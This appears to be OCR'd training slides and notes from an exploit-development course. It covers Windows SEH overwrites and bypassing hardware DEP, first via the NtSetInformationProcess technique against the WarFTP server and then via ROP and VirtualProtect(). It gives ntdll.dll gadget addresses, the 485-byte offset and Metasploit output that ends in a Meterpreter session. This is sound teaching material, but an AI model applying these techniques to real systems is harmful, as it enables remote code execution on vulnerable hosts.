
Before the jump…

IP



After the jump!!!!

IP




Running the Final Script

Start up the BlazeHDTV program and attach again with the debugger, ensuring it is up and running. Feel free to set a breakpoint on the address of the pop/pop/ret sequence you are using so that you may single-step through the instructions. Open up the malicious blaze_2.plf file. If you set a breakpoint, use F7 to single-step through them. As shown on the slide, you can see how execution successfully jumps 6 bytes down to our NOP instructions!

Verifying Shellcode Execution!

- Close Immunity Debugger and start up BlazeHDTV from your desktop
- Open the malicious blaze_2.plf file and you should get the following result!



Verifying Shellcode Execution!

Close the debugger and start up BlazeHDTV from your desktop. Open up the malicious blaze_2.plf file and you should get the results shown on the screen. A command shell should appear, and two may even appear due to the behavior of the exception-handling process. You have now completed the SEH Overwrite exercise.

Exercise: SEH Overwrite – The Point

- Perform a Structured Exception Handler (SEH) overwrite to get shellcode execution
- Use the pop/pop/ret trick
- Avoid the SafeSEH protection
- Get around ASLR

Exercise: SEH Overwrite – The Point

The purpose of this exercise was to utilize the SEH overwrite technique applicable to many Windows vulnerabilities.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

Exercise: Basic Stack Overflow

Exercise: SEH Overwrite

Defeating Hardware DEP with ROP

Demonstration: Defeating Hardware DEP Prior to Windows 7

Exercise: Using ROP to Disable DEP on Windows 7/8/10

Building a Metasploit Module

Windows Shellcode

Bootcamp

Defeating Hardware DEP with ROP

In this module, we cover using Return-Oriented Programming (ROP) to disable hardware DEP. This applies to all versions of Windows through Windows 8 and Server 2012.

Objectives

- Our objective for this module is to understand:
  - Defeating hardware DEP
    - NtSetInformationProcess()
    - Using ROP to disable DEP using VirtualProtect()
  - Using ROP against an application on Windows 7/8/10 to change memory permissions

Objectives

The objectives for this module cover various methods to disable Data Execution Prevention (DEP) and bypass Address Space Layout Randomization (ASLR) on modern Windows OSs. We take a closer look at Return-Oriented Programming (ROP) and exploitation on Windows 7/8/10, as well as ROP protection added to Windows 8 and some EMET controls.

Data Execution Prevention (DEP)

- Software DEP versus hardware DEP:
  - We already bypassed software DEP by using a non-SafeSEH protected module:
    - Software DEP protects only registered handlers
    - Unrelated to the NX/XD bit
  - Hardware DEP:
    - Must be supported by the processor
    - Marks pages of memory as writable or executable
    - More difficult to defeat than software DEP

Data Execution Prevention (DEP)

Let's quickly discuss Data Execution Prevention (DEP) again from a Windows perspective. We successfully got around software DEP earlier. Remember that all software-based DEP provides is some support in protecting the Structured Exception Handling (SEH) chain. With SafeSEH, exception handler addresses must be on the registered list of handlers identified during compile time. If a protected module's handler has been overwritten with an address that is not on the registered list of handlers, the program terminates. We defeated this by identifying a library that was not protected with SafeSEH during compile time.

Hardware DEP is a much different story. With hardware DEP, pages of memory are marked as either executable or non-executable during allocation. They are not supposed to be marked as writable and executable while DEP is enabled. Because the control is at a much lower level, defeating this control can be much more complex. Many systems on older processors do not have support for hardware DEP, and therefore they cannot provide this protection. As for newer processors, they mark the pages with the flag when appropriate, disabling the ability for attackers to take advantage of traditional return-to-buffer style attacks. Our focus for this section is on how to successfully defeat this protection.

Defeating Hardware DEP (1)

- Most companies leave the default DEP setting on Windows
  - "Turn on DEP for essential Windows programs and services only"
    - This means that third-party programs will not take advantage of hardware DEP
    - With this option, you may not need to be concerned with more advanced techniques
  - "Turn on DEP for all programs and services except those I select"
    - This is the more secure option
    - Not the default on most OSs because it may break functionality

Defeating Hardware DEP (1)

It is not uncommon for organizations to set DEP to the less-secure option, "Turn on DEP for essential Windows programs and services only." With this option set, only programs that Microsoft has set as "DEP-aware" are utilizing this security feature. All other programs do not take advantage of DEP protection. The reasoning behind this is simple: Microsoft needs to support backward compatibility. If it were to simply enforce all programs to use hardware-based DEP, many programs would break. Sadly, there are still programs out there relying on executable code residing on the stack or heap.

The other main option that Microsoft provides is "Turn on DEP for all programs and services except those I select.“ With this option, a user with Administrator rights can select the programs that do not support hardware-based DEP and add them to the list of exceptions. This is indeed a much more secure option; however, this option may break many programs. Regardless, our attack focuses on the situations in which hardware DEP is enabled.

Defeating Hardware DEP (2)

- Several techniques discovered to defeat hardware DEP:
  - Return-to-libc (ret2libc)
  - Disabling DEP with trampolines (simple gadgets)
  - Return-Oriented Programming (ROP)
  - Majority of techniques rely heavily on analyzing DLL contents
    - Searching for opcodes
    - Desired opcodes will not always be ones the program you're analyzing uses
    - You can set up a fake frame to include multiple pointers, jumping to multiple gadgets

Defeating Hardware DEP (2)

There are a few techniques that have been made publicly available that successfully defeat hardware-based DEP. Some of them rely on previously discussed techniques, such as return-to-libc. If we cannot copy shellcode and execute it within a controlled area of memory, we may call a library function and pass it the necessary arguments that provide us with our wanted results. As with any technique, ret2libc attacks have their fair share of limitations, such as the ASLR and the fact that you are limited to using only functionality available in system libraries.

The option we focus on is the disabling of DEP for the process we're attacking, or a specified region of memory. When successful, these methods are much cleaner and more stable than attempting a ret2libc-style attack in most scenarios. These techniques rely on executable memory segments. Even if a series of bytes was an intended opcode, we can use these bytes to achieve our wanted results.

What's Our Next Step?

- Hardware DEP is preventing our old attack from being successful
- We'll first look at a technique released by Skape and Skywing
  - The goal is to disable DEP for the program we're attacking
  - This technique works with many programs running on Windows Vista, Server 2008, and earlier
  - Even though this technique is unlikely to be usable, it leads nicely into our ROP section, and also shows you the negative side of "Application Optional" mitigations

What's Our Next Step?

At this point, we can assume that our previous attack method has failed due to hardware DEP. We must come up with a different way to successfully execute our code. We focus on a method released in a paper by Skape and Skywing, which can be found at http://www.uninformed.org/?v=2&a=4&t=txt. The method involves using existing code inside of DLLs, which are already mapped into the processes' address space with the goal of disabling DEP. By creating a frame on the stack similar to return-to-libc methods, we can force execution to jump to various addresses containing the executable code needed to disable the protection. This technique is quite portable to many vulnerable programs. There are also other possibilities when attempting to disable or bypass hardware-based DEP. Other techniques publicly released involve the creation of executable heaps or other segments to where we can copy our shellcode and redirect execution. We discuss using ROP for this goal shortly. You still may have to deal with stack canaries in some programs, but in many cases, not every function is protected, even in a program compiled with the /GS flag.

DEP at Execution Time

- Skape and Skywing indicated a new routine within ntdll.dll:
  - LdrpCheckNXCompatibility()
  - Checks to see if DEP is to be enabled
- DEP is set within a new ProcessInformationClass called:
  - ProcessExecuteFlags
  - Sets flag to one of the following:
    - MEM_EXECUTE_OPTION_DISABLE 0x01
    - MEM_EXECUTE_OPTION_ENABLE 0x02
    - MEM_EXECUTE_OPTION_PERMANENT 0x08

DEP at Execution Time

As indicated by Skape and Skywing, a new function was added into ntdll.dll called LdrpCheckNXCompatibility(). The function makes several checks to see whether the process is to have DEP enabled. The enabling or disabling occurs within a new Process_Information_Class called ProcessExecuteFlags. For more on Process Information Classes, check out https://docs.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntqueryinformationprocess?redirectedfrom=MSDN.

A value is passed to the routine with one of the following flags:

```
#define MEM_EXECUTE_OPTION_DISABLE   0x01 ← Turns on DEP
#define MEM_EXECUTE_OPTION_ENABLE    0x02 ← Turns off DEP
#define MEM_EXECUTE_OPTION_PERMANENT 0x08 ← Permanently marks setting for
future calls
```

In Theory

- In theory, an attacker could potentially:
  - Set the MEM_EXECUTE_OPTION_ENABLE 0x02 bit within the ProcessExecuteFlags class
  - This could be possible with the right set of instructions within an executable area of memory
- These instructions do exist within ntdll.dll

In Theory

One way to defeat hardware-enforced DEP would be to set the MEM_EXECUTE_OPTION_ENABLE flag within the Process Information Class "ProcessExecuteFlags". In theory, this would disable DEP for the process. To achieve this, we would need to find the correct sequence of instructions within an executable area of memory. These instructions do exist within ntdll.dll.

Instructions We Need

- We need to:
  - Jump to an area of executable code and set the al register to 0x01, followed by a return
  - Set up the stack so the return jumps to code within ntdll.dll, which starts the process of disabling DEP by calling ZwSetInformationProcess()
  - Return to a JMP esp or similar required instruction to gain shellcode execution

Instructions We Need

The first thing we need to do is locate an area of executable memory that sets the al register to 0x01, followed by a return. The return needs to go to an address on the stack that we set up to jump back into ntdll.dll. In this example, the location within ntdll.dll must be within the LdrpCheckNXCompatibility routine, which starts the process of disabling DEP. When DEP is disabled, the return must jump to a JMP esp or similar required instruction, taking us to our shellcode. We have had to set up the frame on the stack to hold things in a specific order.

Demonstration: Defeating Hardware DEP Prior to Windows 7

- The goal is to disable hardware DEP!
  - This technique to disable DEP works until Windows 7
    - This method can be used on many programs with discovered vulnerabilities
    - The idea is to demonstrate the discovery and use of opcodes in memory located in any executable segment to achieve a goal
    - Remember that all vulnerabilities and exploits are likely to be different

Demonstration: Defeating Hardware DEP Prior to Windows 7

For this demonstration, we use an old vulnerable FTP server called WarFTP. This application was selected because it is easily exploitable and allows for the technique to be demonstrated with stability. The WarFTP program is in your 660.5 folder, in case you want to try this on your own time. The program does not run on Windows 7 or 8.

Demonstration: Disabling DEP


- We use Windows XP SP3
- You need to reboot your system or VM after changing the DEP option
  - Depending on what your default is already set to…
  - We want it set to enable DEP for all programs
- Persistence is key when manually analyzing hex patterns in memory
  - Any loaded DLL or executable module may contain our wanted opcodes
  - Tools can help you search for them

Demonstration: Disabling DEP

To run this example, you need to be running either Windows XP SP2 or SP3. This technique works on Windows Vista as well, but depending on the program you're analyzing, you may need to deal with ASLR. Windows 7 and beyond do not allow this technique to work. We will get to defeating that soon. After you enable DEP for all programs, you need to reboot your system. We cover the method to do this ahead. Remember that any loaded module may hold a pattern we're looking to find.

Enabling DEP on XP

- Control Panel
  1. System
  2. Advanced
  3. Performance
     a. Settings
  4. Data Execution Prevention
- Reboot



Enabling DEP on XP


First, enable DEP for all programs, except those we choose to exclude. As shown on the slide, go into your Control Panel by clicking Start | Settings | Control Panel. After you pull up your Control Panel, select System, followed by Advanced. From the Advanced tab, select Performance, followed by Settings. There should be a tab for Data Execution Prevention. Select that tab and choose the radio button that says, "Turn on DEP for all programs and services except those I select.“ Click OK and close the pop-up menus. At this point, you will be required to reboot the OS. Proceed to the next slide after rebooting.

Trying the Metasploit Module for WarFTP

- With DEP enabled, run the Metasploit module:

```
msf exploit(warftpd_165_user) > exploit

[*] Started bind handler
[*] Trying target Windows XP SP3 English...
msf exploit(warftpd_165_user) >
```

- Nope!



Trying the Metasploit Module for WarFTP

Now that DEP is enabled for WarFTP, try to exploit it with the default Metasploit module.

```
msf exploit(warftpd_165_user) > exploit

[*] Started bind handler
[*] Trying target Windows XP SP3 English...
msf exploit(warftpd_165_user) >
```

As you can see, it was unsuccessful. On the target system, we got the DEP pop-up warning, and the program was terminated.

The Vulnerability

- We do not cover the specifics of this vulnerability, but from a high level:
  - The FTP USER command is vulnerable to a stack overflow
  - At 485 bytes, you get control of the return pointer
  - The stack pointer is pointing directly below the return pointer at the time of the crash due to normal procedure epilogue behavior
  - If you overwrite the return pointer with the address of a JMP esp instruction and place your shellcode after the return pointer overwrite, shellcode execution is achieved

The Vulnerability


We do not cover the specifics of this vulnerability, but from a high level:

- The FTP USER command is vulnerable to a stack overflow.
- At 485 bytes, you get control of the return pointer.
- The stack pointer is pointing directly below the return pointer at the time of the crash due to normal procedure epilogue behavior.
- If you overwrite the return pointer with the address of a JMP esp instruction and place your shellcode after the return pointer overwrite, shellcode execution is achieved.

DEP is stopping our attack from being successful, as shown in the previous slide.

Searching for Opcodes (1)

- From inside Immunity Debugger, press CTRL-S to search for instructions



- 0x7C953C80 ← This may differ on your system!

Searching for Opcodes (1)

We need to locate the following instructions:

```
mov al, 1
ret 4
```

Click anywhere within the disassembly pane for the module ntdll.dll and press CTRL-S. At this point, you should get a free-form text box allowing you to enter in a sequence of instructions you are looking for. Enter in the two previous instructions and click Find. Record this memory address because you need it to build the exploit.

We need to set the al register to 0x1 to satisfy a requirement that you will see shortly. If the value is not equal to 0x1, the disabling of DEP fails. We are searching for a ret 4 instead of a ret because there were no occurrences of that sequence. So mov al, 0x1 followed by a ret yielded no results, but mov al, 0x1 followed by a ret 4 had a result.

Searching for Opcodes (2)

- You must jump into the LdrpCheckNXCompatibility routine within ntdll.dll, which disables DEP
- Go to ntdll.dll inside of Immunity and press CTRL-S, entering:

```
cmp al, 1      #This is why we needed al set to 1
push 2  #This is the ProcessExecutesFlag
pop esi #Pops flag into ESI
```

```
7C91BE24   3C 01        CMP AL,1
7C91BE26   6A 02        PUSH 2
7C91BE28   5E           POP ESI
```

- These are the instructions indicated by Skape and Skywing

Searching for Opcodes (2)

Now determine the address we need within ntdll.dll that disables DEP for the process. The disabling of DEP occurs within the LdrpCheckNXCompatibility routine, as indicated by Skape and Skywing. To find the location inside of ntdll.dll on your system, press CTRL-S and enter the following:

```
cmp al, 1    #This is why we needed al set to 1
push 2       #This is the ProcessExecutesFlag
pop esi      #Pops flag into ESI
```

The instructions are showing at address 0x7C91BE24. Record the address for later.

Following Execution (1)

- A breakpoint has been set to follow the flow of execution:

```
7C91BE24   3C 01          CMP AL,1
7C91BE26   6A 02          PUSH 2
7C91BE28   5E             POP ESI
7C91BE29   0F84 C155020   JE ntdll.7C9413F0
```

```
EAX 00000001   Z 1
```

- Because EAX is holding "1", the CMP against 1 resulted in the zero flag being set, as shown here
- You can now take the jump in the instruction "Jump if Equal (JE)"

Following Execution (1)

To show you the flow of execution, a breakpoint was set on the instruction where "AL" is being compared to "1". Since this is true, the zero flag is set to 1, as shown on the slide. This results in taking the jump JE ntdll.7C9413F0. Remember conditional jumps check the state of various flags in the FLAGS register.

Following Execution (2)

- After single-stepping through a few more instructions that move some data around on the stack, you get to the following:

```
7C9366A9   6A 04          PUSH 4
7C9366AB   8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
7C9366AE   50             PUSH EAX
7C9366AF   6A 22          PUSH 22
7C9366B1   6A FF          PUSH -1
7C9366B3   E8 E675FDFF    CALL ntdll.ZwSetInformationProcess
```

- You can see the arguments to ZwSetInformationProcess() being pushed onto the stack prior to the call
- Shortly after, execution crosses into Ring 0 and you lose visibility because Immunity Debugger is a Ring 3 debugger only
- Upon return from Ring 0, DEP is disabled

Following Execution (2)

After single-stepping through a few more instructions that move some data around on the stack, we get to the following block of code:

```
PUSH 4
LEA EAX, DWORD PTR SS:[EBP-4]
PUSH EAX
PUSH 22
PUSH -1
CALL ntdll.ZwSetInformationProcess
```

You can see the arguments to ZwSetInformationProcess() being pushed onto the stack prior to the call! After a few more instructions, there is a SYSENTER instruction that takes us into kernel mode. We lose visibility at this point because Immunity Debugger is a Ring 3 debugger only. Upon SYSEXIT back into Ring 3, DEP is disabled.

Building the Exploit (1)


- At this point, we have the addresses; we need to disable DEP
- This program requires a simple JMP esp instruction to get to the shellcode
- We just need to script it up and make sure we hit our shellcode
- Each program may have other requirements that must be met

Building the Exploit (1)

We now know how to disable DEP and have the addresses we need to defeat hardware DEP using this technique. There are still some remaining pieces for us to get this thing to work.

Building the Exploit (2)

- Here is a partial Python script to disable DEP and compensate for alignment



Building the Exploit (2)

This slide shows part of the script written in Python. It does not include the shellcode and other required lines of code, only the lines relevant for the purpose of the slide. This slide is used only to point out why we are adding 88 bytes of padding after the addresses we found to disable DEP. When we return from Ring 0, the distance between ESP and EBP is 80 bytes. There are also some pop instructions and such to set up the alignment properly. Each program may have different alignment issues for which you have to compensate. In other words, we need the padding to make it so when the procedure epilogue occurs, it lines up by our shellcode.

Building the Exploit (3)

- After updating the Metasploit script with the addresses to disable DEP and appropriate padding, we have success!

```
msf exploit(warftpd_165_user) > reload exploit/windows/ftp/warftpd_165_user
[*] Reloading module...
msf exploit(warftpd_165_user) > exploit

[*] Started bind handler
[*] Trying target Windows XP SP3 English...
[*] Sending stage (751104 bytes) to 10.10.31.31
[*] Meterpreter session 1 opened (10.10.54.32:48465 -> 10.10.31.31:4444)

meterpreter >
```


Building the Exploit (3)

We simply went back into the Metasploit module for the WarFTP username overflow and added in the addresses to disable DEP and the appropriate padding. When this was completed and the module was reloaded into Metasploit, success was achieved.

Return-Oriented Programming to Bypass DEP

- In 660.4, we discussed ROP
- Now we look at using multistaged ROP to disable DEP, passing control to our shellcode
- There are multiple ways to disable DEP on a running process
  - We just covered one by Skape and Skywing
  - Now use ROP to achieve the same goal

Return-Oriented Programming to Bypass DEP

In 660.4, we introduced ROP and got into how gadgets work and are chained together to create a potentially Turing-complete execution path. Now we look at how to use ROP to disable Data Execution Prevention (DEP), passing control to our shellcode. This is considered a multistaged ROP attack because we are using only ROP to disable DEP and then handing control over to traditional shellcode.

There are multiple ways to disable DEP on a running process. We just covered a technique using NtSetInformationProcess() to disable DEP on the whole process. That technique had us chain together multiple trampolines to achieve our desired result. This technique is not possible on Windows 7 because support for certain functions was discontinued. Fortunately, there are multiple other ways—most possible with the use of ROP.

Functions That Can Disable DEP

- Functions to disable Data Execution Prevention (DEP):
- **VirtualAlloc()** – Create new memory region, copy shellcode, and execute
- **HeapCreate**() – Same as above, but requires more API chaining
- **SetProcessDEPPolicy() –** Changes the DEP policy for the whole process
- **NtSetInformationProcess()** – Changes the DEP policy for process
- **VirtualProtect()** – Changes access protection of the memory page where your shellcode resides
- **WriteProcessMemory()** – Writes shellcode to a writable and executable location and executes

* Order of functions above taken from http://corelan.be #See Notes#

Functions That Can Disable DEP

The following functions can be used to disable Data Execution Prevention (DEP):

VirtualAlloc(): We can create a new memory region, copy our shellcode to this region, and execute the code by redirecting control.

HeapCreate(): This function works essentially the same as above, but requires more API chaining to achieve the same result.

SetProcessDEPPolicy(): This function changes the DEP policy for the whole process.

NtSetInformationProcess(): Changes the DEP policy for the process similar to SetProcessDEPPolicy().

VirtualProtect(): Changes the access protection of the memory page where your shellcode resides (for example, the stack).

WriteProcessMemory(): Writes shellcode to a writable and executable location and executes the code after passing control.

The order of these functions was taken from https://www.corelan.be:

https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube.

Wait! Won't Canaries Stop ROP?

- Easy answer: Yes, canaries/security cookies can certainly stop ROP attacks
  - To use ROP against stack overflows, we must overwrite the return pointer
  - The canary check should catch us
- Better answer: It depends
  - Heap allocations including canaries/security cookies may not be checked during exploitation
  - If we cause an exception before reaching the canary check, we can still do an SEH overwrite to gain control
  - Some stack frames may be unprotected

Wait! Won't Canaries Stop ROP?

A question commonly asked is whether stack canaries and security cookies put a stop to ROP attacks. For ROP to be successful on the stack, we must overwrite the return pointer or SEH chain. If a canary has been created on the vulnerable function and combined with the SafeSEH protection, this should be enough to stop ROP from working. Many of the modern attacks we see today take advantage of overwriting an application function pointer, often stored on the heap. Often, the canary protecting the overwritten data is not checked during the exploit. If we cause an access violation prior to reaching the canary check toward the epilogue, we should still be able to do an SEH overwrite to gain control.

VirtualProtect() Method

- Per Microsoft, the VirtualProtect() function expects:

```
BOOL WINAPI VirtualProtect(
  __in   LPVOID lpAddress,
  __in   SIZE_T dwSize,
  __in   DWORD flNewProtect,
  __out  PDWORD lpflOldProtect
);
```

- ROP requires familiarity with the wanted function and practice fixing broken chains
- ROP can be used to set up the arguments to VirtualProtect() on the stack or in registers

VirtualProtect() Method


The technique we discuss now uses the VirtualProtect() function to disable DEP on a desired range of memory. It does not affect the whole process. Our goal is to mark the area of memory that contains our shellcode as executable. The following is Microsoft's definition of the VirtualProtect() function:

> VirtualProtect() – "Changes the protection on a region of committed pages in the virtual address space of the calling process." (https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect?redirectedfrom=MSDN)

The function looks like:

```
BOOL WINAPI VirtualProtect(
   __in   LPVOID lpAddress,     # The address pointer to the location where
                                # the protection is to be disabled.
   __in   SIZE_T dwSize,        # The size, in bytes, of the memory
                                # location to be affected by the
                                # permissions change.
   __in   DWORD flNewProtect,   # Memory protection option. E.g. 0x40 for
                                # read/write/execute or 0x20 for
                                # read/execute.
   __out  PDWORD lpflOldProtect # The memory address of a location to write
                                # the prior permissions for the newly
                                # modified memory.
 );
```

ROP requires a strong level of knowledge of the function or functions you want to call or emulate. This requires that you are familiar with writing assembly code to achieve a wanted result. It is similar to the level of knowledge necessary to write shellcode. For our technique, we need to use ROP to make the appropriate argument writes on the stack prior to passing control to VirtualProtect().

